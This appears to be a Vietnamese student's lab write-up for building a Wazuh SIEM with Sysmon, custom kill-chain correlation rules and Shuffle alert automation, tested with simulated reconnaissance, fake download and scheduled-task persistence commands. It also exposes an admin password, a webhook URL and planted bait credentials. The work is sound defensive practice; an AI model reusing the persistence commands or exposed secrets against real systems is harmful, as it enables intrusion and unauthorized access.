


Giai đoạn 1: Build lab

Sơ đồ mạng




Cài đặt Wazuh Manager (SIEM Gateway)

User: admin

Password: QZ1Xcm?CyoJOXhae?Trtu?7s?a2+dC8b

UI-Wazuh

```
11/05/2026 10:52:50 INFO: --- Wazuh server ---
11/05/2026 10:52:50 INFO: Starting the Wazuh manager installation.
11/05/2026 10:54:32 INFO: Wazuh manager installation finished.
11/05/2026 10:54:32 INFO: Wazuh manager vulnerability detection configuration finished.
11/05/2026 10:54:32 INFO: Starting service wazuh-manager.
11/05/2026 10:54:46 INFO: wazuh-manager service started.
11/05/2026 10:54:46 INFO: Starting Filebeat installation.
11/05/2026 10:54:59 INFO: Filebeat installation finished.
11/05/2026 10:55:00 INFO: Filebeat post-install configuration finished.
11/05/2026 10:55:00 INFO: Starting service filebeat.
11/05/2026 10:55:02 INFO: filebeat service started.
11/05/2026 10:55:02 INFO: --- Wazuh dashboard ---
11/05/2026 10:55:02 INFO: Starting Wazuh dashboard installation.
11/05/2026 10:56:15 INFO: Wazuh dashboard installation finished.
11/05/2026 10:56:15 INFO: Wazuh dashboard post-install configuration finished.
11/05/2026 10:56:15 INFO: Starting service wazuh-dashboard.
11/05/2026 10:56:16 INFO: wazuh-dashboard service started.
11/05/2026 10:56:18 INFO: Updating the internal users.
11/05/2026 10:56:23 INFO: A backup of the internal users has been saved in the /etc/wazuh-indexer/internalusers-backup folder.
11/05/2026 10:57:01 INFO: Initializing Wazuh dashboard web application.
11/05/2026 10:57:02 INFO: Wazuh dashboard web application initialized.
11/05/2026 10:57:02 INFO: --- Summary ---
11/05/2026 10:57:02 INFO: You can access the web interface https://<wazuh-dashboard-ip>:443
User: admin
Password: QZ1Xcm?CyoJOXhae?Trtu?7s?a2+dC8b
11/05/2026 10:57:02 INFO: Installation finished.
kali@kali:~$ client_loop: send disconnect: Connection reset
```



kho báu:

Tạo mới 1: Chỗ Title ghi **The_Visa_Giam_Doc**, ô Password điền bù a số thẻ **4111 2222 3333 4444 - CVV 123** -> Bấm OK.

Tạo mới 2: Chỗ Title ghi **AWS_Root_Server**, Username là **admin**, Password là **SuperSecret!@#2026** -> Bấm OK.

The screenshot shows the KeePass application window titled "Corporate_Vault.kdbx - KeePass". The left sidebar shows a tree view with "Corporate_Vault" selected. The main area displays a list of entries:

Title	User Name	Password	URL	Notes
Sample En...	User Name	*****	https://keep...	Notes
Sample En...	Michael321	*****	https://keep...	
The_Visa_...		*****		
AWS_Root...	admin	*****		

At the bottom, it says "Group: Corporate_Vault." and "0 of 4 selected | Ready."

Cài đặt sysmon

```
PS C:\> cd .\Sysmon\
PS C:\Sysmon> .\Sysmon64.exe -i sysmonconfig-export.xml -accepteula

System Monitor v15.20 - System activity monitor
By Mark Russinovich and Thomas Garnier
Copyright (C) 2014-2026 Microsoft Corporation
Using libxml2. libxml2 is Copyright (C) 1998-2012 Daniel Veillard. All Rights Reserved.
Sysinternals - www.sysinternals.com

Loading configuration file with schema version 4.50
Sysmon schema version: 4.91
Configuration file validated.
Sysmon64 installed.
SysmonDrv installed.
Starting SysmonDrv.
SysmonDrv started.
Starting Sysmon64..
Sysmon64 started.
PS C:\Sysmon> cd
```

agent active

W. Endpoints

STATUS

Active (1)

Disconnected (0)

Pending (0)

Never connected (0)

DETAILS

Active1

Disconnected0

Pending0

Never connected0

Agents coverage100.00%

Last enrolled agent

DESKTOP-P0KJP03

Most active agent

DESKTOP-P0KJP03

EVOLUTION

Count

1

0.8

0.6

0.4

0.2

0

00:00

06:00

12:00

timestamp per 10 minutes

Last 24 hours

active

Agents (1)

Deploy new agent

Refresh

Export formatted

WQL

Refresh

status=active

ID	Name	IP address	Group(s)	Operating system	Cluster node	Version	Status	Actions
001	DESKTOP-P0KJP03	10.0.0.10	default	Microsoft Windows 10 Pro 10.0.19045.2604	node01	v4.8.2	active	

Rows per page: 10

test log:

W. Threat Hunting

DashboardEvents

data.win.system.providerName: "Microsoft-Windows-Sysmon" DQL Last 24 hours Show dates Refresh

manager.name: kali Add filter

wazuh-alerts-

Search field names

Filter by type0

Selected fields

agent.name

rule.description

rule.id

rule.level

Available fields

agent.id

agent.ip

data.arch

data.pkg_status

data.dsuser

data.extra_data

56 hits

May 10, 2026 @ 20:22:54.197 - May 11, 2026 @ 20:22:54.197 Auto

Count

50

40

30

20

10

0

21:00

00:00

03:00

06:00

09:00

12:00

15:00

18:00

timestamp per 30 minutes

Time

agent.name

rule.description

rule.level

rule.id

> May 11, 2026 @ 20:21:45.574

DESKTOP-P0KJP03

Suspicious Windows cmd shell execution

3

92032

> May 11, 2026 @ 20:21:45.537

DESKTOP-P0KJP03

Windows command prompt started by an abnormal process

4

92052

> May 11, 2026 @ 20:21:44.477

DESKTOP-P0KJP03

Windows command prompt started by an abnormal process

4

92052

Custom rule:

W.

Rules

a

Rules (4381)

From here you can manage your rules.

Manage rules files

Add new rules file

Refresh

Export formatted

Search

WQL

Custom rules

ID ↑	Description	Groups	Regulatory compliance	Level	File	Path
1	Generic template for all syslog rules.	syslog		0	0010-rules_config.xml	ruleset/rules
2	Generic template for all firewall rules.	firewall		0	0010-rules_config.xml	ruleset/rules
3	Generic template for all ids rules.	ids		0	0010-rules_config.xml	ruleset/rules
4	Generic template for all web rules.	web-log		0	0010-rules_config.xml	ruleset/rules
5	Generic template for all web proxy rules.	squid		0	0010-rules_config.xml	ruleset/rules
6	Generic template for all windows rules.	windows		0	0010-rules_config.xml	ruleset/rules
7	Generic template for all wazuh rules.	ossec		0	0010-rules_config.xml	ruleset/rules
200	Grouping of wazuh rules.	wazuh		0	0016-wazuh_rules.xml	ruleset/rules
201	Agent event queue rule	agent_flooding, wazuh		0	0016-wazuh_rules.xml	ruleset/rules
202	Agent event queue is level full.	agent_flooding, wazuh	PCIDSSGDPR	7	0016-wazuh_rules.xml	ruleset/rules

Rows per page: 10

<

1

2

3

4

5

...

439

>

file local_rules.xml:

< local_rules.xml

Ruleset Test

Save

```
1 <!-- Local rules -->
2
3 <!-- Modify it at your will. -->
4 <!-- Copyright (C) 2015, Wazuh Inc. -->
5
6 <!-- Example -->
7 <group name="local,syslog,sshd,">
8
9 <!--
10 Dec 10 01:02:02 host sshd[1234]: Failed none for root from 1.1.1.1 port 1066 ssh2
11 -->
12 <rule id="100001" level="5">
13   <if_sid>5716</if_sid>
14   <srcip>1.1.1.1</srcip>
15   <description>sshd: authentication failed from IP 1.1.1.1.</description>
16   <group>authentication_failed,pci_dss_10.2.4,pci_dss_10.2.5,</group>
17 </rule>
18
19 </group>
20
```

Custom rules:

< local_rules.xml

Ruleset Test

Save

```
1 <group name="soc_killchain_correlation,">
2
3   <rule id="100101" level="5">
4     <if_group>sysmon_event1</if_group>
5     <field name="win.eventdata.image" type="pcre2">(?(mshta|wscript|cscript|powershell|pwsh|cmd|rundll32|regsvr32)\.exe|(?(
6       )(Temp|Downloads|AppData|ProgramData|Public)</field>
7     <description>Info: Suspicious payload execution (Script Engine or Risky Folder)</description>
8   </rule>
9
10   <rule id="100102" level="5">
11     <if_group>sysmon_event1</if_group>
12     <field name="win.eventdata.commandLine" type="pcre2">(?(whoami|systeminfo|ipconfig|net(\.exe)?\s+(user|localgroup|group)|arp(\.exe)?\s+-a|route(\.exe)?\s
13       *print|tasklist)</field>
14     <description>Info: System reconnaissance command executed</description>
15   </rule>
16
17   <rule id="100103" level="5">
18     <if_group>sysmon_event3</if_group>
19     <field name="win.eventdata.image" type="pcre2">(?(mshta|wscript|cscript|powershell|pwsh|cmd|rundll32|regsvr32)\.exe|(?(
20       )(Temp|Downloads|AppData|ProgramData|Public)</field>
21     <description>Info: Outbound network connection from suspicious process</description>
22   </rule>
23
24   <rule id="100104" level="5">
25     <if_group>sysmon_event1</if_group>
26     <field name="win.eventdata.commandLine" type="pcre2">(?(schtasks(\.exe)?\s+*/create|reg(\.exe)?\s+*/add.*?HKCU|reg(\.exe)?\s+*/add.*?HKLM|net(\.exe)?\s+
27       /*?/add)</field>
28     <description>Info: System persistence or account creation detected</description>
29   </rule>
30
```

100101	Info: Suspicious payload execution (Script Engine or Risky Folder)	soc_killchain_correlation		5	local_rules.xml	etc/rules
100102	Info: System reconnaissance command executed	soc_killchain_correlation		5	local_rules.xml	etc/rules
100103	Info: Outbound network connection from suspicious process	soc_killchain_correlation		5	local_rules.xml	etc/rules
100104	Info: System persistence or account creation detected	soc_killchain_correlation		5	local_rules.xml	etc/rules
100105	Ignore UI: Silver C2 Beacons	soc_killchain_correlation		3	local_rules.xml	etc/rules
100106	Suspicious tool execution: sqlite3.exe run from temporary directory	soc_killchain_correlation	MITRE	7	local_rules.xml	etc/rules
100107	Credential Harvesting: Accessing Sticky Notes database via sqlite3	soc_killchain_correlation	MITRE	9	local_rules.xml	etc/rules
100108	Data Discovery: Attacker searching for database or password vault files	soc_killchain_correlation	MITRE	6	local_rules.xml	etc/rules
100109	Collection: Copying credential database for offline parsing	soc_killchain_correlation	MITRE	7	local_rules.xml	etc/rules
100501	CRITICAL ALERT: Reverse Shell / C2 Beacons Established	soc_killchain_correlation	MITRE	15	local_rules.xml	etc/rules
100502	HIGH ALERT: Attacker is performing System Discovery post-compromise	soc_killchain_correlation	MITRE	12	local_rules.xml	etc/rules
100503	CRITICAL ALERT: Persistence established by Attacker (Task/Registry/User)	soc_killchain_correlation	MITRE	14	local_rules.xml	etc/rules

Tương quan sự kiện (rule đang sử dụng)

Tạo hành động giả (kiểm tra xem rule mới hoạt động chưa):

Tải mã độc và mở kết nối C2:

```
PS C:\Windows\system32> powershell.exe -Command "Invoke-WebRequest -Uri https://google.com -UseBasicParsing"

StatusCode      : 200
StatusDescription: OK
Content         : <!doctype html><html itemscope="" itemtype="http://schema.org/WebPage" lang="vi"><head><meta
                  content="text/html; charset=UTF-8" http-equiv="Content-Type"><meta
                  content="/images/branding/googlelog/1x/goo...
RawContent      : HTTP/1.1 200 OK
                  Content-Security-Policy-Report-Only; object-src 'none';base-uri 'self';script-src
                  'nonce'-Pis2LeByE3Le7G1BtMTlw' 'strict-dynamic' 'report-sample' 'unsafe-eval' 'unsafe-inline'
                  https: ...
Forms           :
Headers         : [[Content-Security-Policy-Report-Only, object-src 'none';base-uri 'self';script-src
                  'nonce'-Pis2LeByE3Le7G1BtMTlw' 'strict-dynamic' 'report-sample' 'unsafe-eval' 'unsafe-inline'
                  https: http://report-uri https://csp.withgoogle.com/csp/gws/other-hp], [Accept-CH,
                  Sec-CH-Prefers-Color-Scheme], [X-XSS-Protection, 0], [X-Frame-Options, SAMEORIGIN]...]
Images          : {}
InputFields     : {}
Links           : @{outerHTML=<a class="gb_4" aria-label="Gmail " data-pid="23"
                  href="https://mail.google.com/mail/&amp;ogbl" target="_top">Gmail</a>; tagName=A; class=gb_4;
                  aria-label=Gmail; data-pid=23; href=https://mail.google.com/mail/&amp;ogbl; target=_top},
                  @{outerHTML=<a class="gb_4" aria-label="Tìm kiếm hình ảnh " data-pid="2"
                  href="https://www.google.com/imghp?hl=vi&amp;ogbl" target="_top">Hình ảnh</a>; tagName=A;
                  class=gb_4; aria-label=Tìm kiếm hình ảnh; data-pid=2;
                  href=https://www.google.com/imghp?hl=vi&amp;ogbl; target=_top}, @{outerHTML=<a class="gb_C"
                  aria-label="Các ứng dụng của Google" href="https://www.google.com.vn/intl/vi/about/products"
                  aria-expanded="false" role="button" tabindex="0"><svg class="gb_F" focusable="false" viewBox=
                  24 24"><path d="M6,8c1.1,0 2,-0.9 2,-2s-0.9,-2 -2,-2 -2,0.9 -2,2 2,2M12,20c1.1,0 2,-0.9 2,-2s-0.9,-2 -2,-2 -2,0.9 -2,2 0.
                  2,2M6,14c1.1,0 2,-0.9 2,-2s-0.9,-2 -2,-2 -2,0.9 -2,2 2,2M12,14c1.1,0 2,-0.9 2,-2s-0.9,-2 -2,-2 -2,0.9 -2,2 0.9
                  2,-2 0.9,-2 -2,2 2,2M16,6c0.1,1.1 0.9,2 2,2s2,-0.9 2,-2 -0.9,-2 -2,-2 -2,0.9 -2,2 0.9,2 0.9,-2 0.9,-2 -2,0.9
```

Dó quét hệ thống:

```
PS C:\Windows\system32> whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name      Description                                             State
-----
SeIncreaseQuotaPrivilege Adjust memory quotas for a process                  Disabled
SeSecurityPrivilege   Manage auditing and security log                    Disabled
SeTakeOwnershipPrivilege Take ownership of files or other objects             Disabled
SeLoadDriverPrivilege Load and unload device drivers                      Disabled
SeSystemProfilePrivilege Profile system performance                          Disabled
SeSystemTimePrivilege Change the system time                               Disabled
SeProfileSingleProcessPrivilege Profile single process                               Disabled
SeIncreaseBasePriorityPrivilege Increase scheduling priority                       Disabled
SeCreatePagefilePrivilege Create a pagefile                                    Disabled
SeBackupPrivilege     Back up files and directories                       Disabled
SeRestorePrivilege    Restore files and directories                       Disabled
SeShutdownPrivilege   Shut down the system                               Disabled
SeDebugPrivilege      Debug programs                                       Enabled
SeSystemEnvironmentPrivilege Modify firmware environment values                  Disabled
SeChangeNotifyPrivilege Bypass traverse checking                            Enabled
SeRemoteShutdownPrivilege Force shutdown from a remote system                 Disabled
SeUndockPrivilege     Remove computer from docking station                Disabled
SeManageVolumePrivilege Perform volume maintenance tasks                    Disabled
SeImpersonatePrivilege Impersonate a client after authentication            Enabled
SeCreateGlobalPrivilege Create global objects                               Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set                       Disabled
SeTimeZonePrivilege   Change the time zone                               Disabled
SeCreateSymbolicLinkPrivilege Create symbolic links                               Disabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Disabled
PS C:\Windows\system32>
```

Persistence:

```
PS C:\Windows\system32> schtasks /create /tn "Fake_Windows_Update" /tr "cmd.exe" /sc daily /st 12:00
WARNING: The task name "Fake_Windows_Update" already exists. Do you want to replace it (Y/N)? y
SUCCESS: The scheduled task "Fake_Windows_Update" has successfully been created.
PS C:\Windows\system32>
```


Bắt log:



Việc hệ thống SIEM không hiển thị tràn lan các cảnh báo cơ sở (Rule 100102, 100103, 100104) mà trực tiếp hiển thị cảnh báo tương quan (Rule 10050x) là minh chứng cho khả năng xử lý thông minh của hệ thống nhằm giải quyết bài toán **Alert Fatigue (Quá tải cảnh báo)** cho trung tâm SOC.


Tự động hóa phản ứng:

Đăng nhập [shuffler.io](https://security.shuffler.io)



TẠO WORKFLOW & LẤY WEBHOOK URI


Thêm webhook:




Webhook uri:

https://shuffler.io/api/v1/hooks/webhook_22dc4e5a-519d-47d4-8142-af39fee5ad68

Start:



CẤU HÌNH NODE KIỂM TRA (CHANGE ME)



DẪN LINK VÀO WAZUH

Mở file cấu hình gốc:

```
sudo nano /var/ossec/etc/ossec.conf
```

```
<node>NODE_IP</node>
</nodes>
<hidden>no</hidden>
<disabled>yes</disabled>
</cluster>

<integration>_
  <name>shuffle</name>
  <hook_url>https://shuffler.io/api/v1/hooks/webhook_22dc4e5a-519d-47d4-8142-af39fee5ad68</hook_u
  <rule_id>100501, 100502, 100503</rule_id>
  <alert_format>json</alert_format>
</integration>

</ossec_config>

<ossec_config>
  <localfile>
```

Test:

lệnh này dùng để giả lập kỹ thuật **T1059 (Command and Scripting Interpreter)** và **T1071 (Application Layer Protocol)** trong khung **MITRE ATT&CK**. Đây là phương pháp test an toàn (không dùng malware thật) nhưng chứng minh được hệ thống SIEM của em có khả năng phát hiện mã độc dựa trên phân tích hành vi (Behavioral Detection) chứ không phụ thuộc vào dấu hiệu nhận biết (Signature/Hash) cũ kỹ.

```
PS C:\Windows\system32> powershell.exe -Command "Invoke-WebRequest -Uri https://google.com -UseBasicParsing"

StatusCode      : 200
StatusDescription : OK
Content         : <!doctype html><html itemscope="" itemtype="http://schema.org/WebPage" lang="vi"><head><meta
Content         : content="text/html; charset=UTF-8" http-equiv="Content-Type"><meta
Content         : content="/images/branding/googleg/1x/goo...
RawContent      : HTTP/1.1 200 OK
Content-Security-Policy-Report-Only: object-src 'none';base-uri 'self';script-src
'nonce-DtoHHx_LD1lpxN3TIua8YQ' 'strict-dynamic' 'report-sample' 'unsafe-eval' 'unsafe-inline'
https: ...
Forms           :
Headers        : {[Content-Security-Policy-Report-Only, object-src 'none';base-uri 'self';script-src
'nonce-DtoHHx_LD1lpxN3TIua8YQ' 'strict-dynamic' 'report-sample' 'unsafe-eval' 'unsafe-inline'
https: http:;report-uri https://csp.withgoogle.com/csp/gws/other-hp], [Accept-CH,
Sec-CH-Prefers-Color-Scheme], [X-XSS-Protection, 0], [X-Frame-Options, SAMEORIGIN]...}
Images          : {}
InputFields     : {}
Links          : {@{outerHTML=<a class="gb_4" aria-label="Gmail " data-pid="23"
href="https://mail.google.com/mail/&ogbl" target="_top">Gmail</a>; tagName=A; class=gb_4;
aria-label=Gmail ; data-pid=23; href=https://mail.google.com/mail/&ogbl; target=_top},
@{outerHTML=<a class="gb_4" aria-label="Tìm kiếm hình ảnh " data-pid="2"
href="https://www.google.com/imghp?hl=vi&ogbl" target="_top">Hình ảnh</a>; tagName=A;
class=gb_4; aria-label=Tìm kiếm hình ảnh ; data-pid=2;
href=https://www.google.com/imghp?hl=vi&ogbl; target=_top}, @{outerHTML=<a class="gb_C"
aria-label="Các ứng dụng của Google" href="https://www.google.com.vn/intl/vi/about/products"
aria-expanded="false" role="button" tabindex="0"><svg class="gb_F" focusable="false" viewBox="0 0
24 24"><path d="M6,8c1.1,0 2,-0.9 2,-2s-0.9,-2 -2,-2 -2,0.9 -2,2 2,2M12,20c1.1,0 2,-0.9
2,-2s-0.9,-2 -2,-2 -2,0.9 -2,2 2,2M6,20c1.1,0 2,-0.9 2,-2s-0.9,-2 -2,-2 -2,0.9 -2,2 2,2M6,14c1.1,0 2,-0.9
2,-2s-0.9,-2 -2,-2 -2,0.9 -2,2 2,2M12,14c1.1,0 2,-0.9 2,-2s-0.9,-2 -2,-2 -2,0.9 -2,2 2,2M12,8c1.1,0 2,-0.9
2,-2s-0.9,-2 -2,-2 -2,0.9 -2,2 2,2M18,14c1.1,0 2,-0.9 2,-2s-0.9,-2 -2,-2 -2,0.9 -2,2 2,2M18,20c1.1,0 2,-0.9
